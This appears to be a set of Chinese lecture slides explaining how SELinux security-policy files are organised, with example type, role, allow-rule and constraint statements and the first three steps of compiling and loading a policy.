
# 用户空间的安全服务器




# SELinux访问控制策略描述文件的组织结构



# 类别与权限部分



# 模型描述部分



# 类型、角色和规则

```
type ping_t, domain, privlog, nscd_client_domain;
```

定义这个类型

把类型与这些属性关联起来

```
role sysadm_r types ping_t;
```

定义这个角色

把角色与这个类型关联起来

授权进程创建套接字的规则：


```
allow ping_t self:unix_stream_socket create_socket_perms
```

在此域运行的进程

此类别

创建套接字的权限

# 约束部分



定义在访问控制规则之上实施的进一步的访问限制。

# 一个约束的示例


进程对文件执行这些操作时

```
constraint file { create relabelto relabelfrom }  
( u1 == u2 or t1 == privowner );
```

文件的用户属性必须匹配进程的用户属性。


进程的工作域必须拥有这个属性。

# 客体标签描述部分




描述文件系统客体的标签分配方法和临时客体的标签分配方法——客体切换

# 安全策略的设计、编译与使用




# 安全策略构造与装载步骤 (1/4)

- ① 用SEPL语言编写策略源模块（源模块在源模块文件中描述，描述中可以使用shell脚本和m4宏）；




# 安全策略构造与装载步骤 (2/4)

- ② 借助`shell`脚本、`m4`宏和`make`工具把所有策略源模块（表现形式是源模块文件）组合成单一策略源文件(`policy.conf`)；




# 安全策略构造与装载步骤 (3/4)

- ③ 用`checkpolicy`程序把单一策略源文件编译成单一策略二进制文件；



